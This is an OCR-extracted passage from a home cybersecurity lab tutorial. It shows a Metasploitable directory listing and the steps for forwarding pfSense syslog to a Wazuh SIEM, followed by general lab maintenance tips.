drwxr-xr-x  94 root root  4096 2023-12-31 20:55 etc
drwxr-xr-x   6 root root  4096 2010-04-16 02:16 home
drwxr-xr-x   2 root root  4096 2010-03-16 18:57 initrd
lrwxrwxrwx   1 root root    32 2010-04-28 16:26 initrd.img -> boot/initrd.img-2.
6.24-16-server
drwxr-xr-x  13 root root  4096 2012-05-13 23:35 lib
drwx------   2 root root 16384 2010-03-16 18:55 lost+found
drwxr-xr-x   4 root root  4096 2010-03-16 18:55 media
drwxr-xr-x   3 root root  4096 2010-04-28 16:16 mnt
-rw-------   1 root root  9426 2023-12-31 18:29 nohup.out
drwxr-xr-x   2 root root  4096 2010-03-16 18:57 opt
dr-xr-xr-x 111 root root     0 2023-12-31 18:29 proc
drwxr-xr-x  13 root root  4096 2023-12-31 18:29 root
drwxr-xr-x   2 root root  4096 2012-05-13 21:54 sbin
drwxr-xr-x   2 root root  4096 2010-03-16 18:57 srv
drwxr-xr-x  12 root root     0 2023-12-31 18:29 sys
drwxrwxrwt   4 root root  4096 2023-12-31 18:29 tmp
drwxr-xr-x  12 root root  4096 2010-04-28 00:06 usr
drwxr-xr-x  14 root root  4096 2010-03-17 10:08 var
lrwxrwxrwx   1 root root    29 2010-04-28 16:21 vmlinuz -> boot/vmlinuz-2.6.24-1
6-server
msfadmin@metasploitable:/$ _
```


Right Ctrl

-

11. Configure Log Forwarding on pfSense:

- Log in to the pfSense web interface.
- Navigate to "Status" --> "Syslog" and configure syslog to forward logs to your Wazuh manager's IP address and the corresponding port. This is typically port 514.

- 
Kali_Desktop (Baseline) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
pfSense.margaret.com - S
Wazuh - Wazuh
https://192.168.1.1:1514/status_logs_settings.php
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB
pfsense COMMUNITY EDITION
Status / System Logs / Settings
System Firewall DHCP Authentication IPsec PPP PPPoE/L2TP Server OpenVPN NTP
Packages Settings
General Logging Options
Log Message Format
BSD (RFC 3164, default)
The format of syslog messages written to disk locally and sent to remote syslog servers (if enabled).
Changing this value will only affect new log messages.
Forward/Reverse Display
Show log entries in reverse order (newest entries on top)
GUI Log Entries
500
This is only the number of log entries displayed in the GUI. It does not affect how many entries are contained in the actual log files.
Log firewall default blocks
Log packets matched from the default block rules in the ruleset
- 
Remote Logging Options
Enable Remote Logging
Send log messages to remote syslog server
Source Address
LAN
This option will allow the logging daemon to bind to a single IP address, rather than all IP addresses. If a single IP is picked, remote syslog servers must all be of that IP type. To mix IPv4 and IPv6 remote syslog servers, bind to all interfaces.
NOTE: If an IP address cannot be located on the chosen interface, the daemon will bind to all addresses.
IP Protocol
IPv4
This option is only used when a non-default address is chosen as the source above. This option only expresses a preference; If an IP address of the selected type is not found on the chosen interface, the other type will be tried.
Remote log servers
192.168.1.103[:514]
IP[:port]
IP[:port]



- Save the configuration.

- Monitor Snort/Suricata alerts in the SIEM tool.

Additional Notes:

- Ensure you have valid licenses for any commercial software used.
- Periodically update the VMs and software for the latest security patches.
- Document the lab configuration and take snapshots for easy restoration.

This detailed walkthrough should help you set up your home cybersecurity training lab step by step.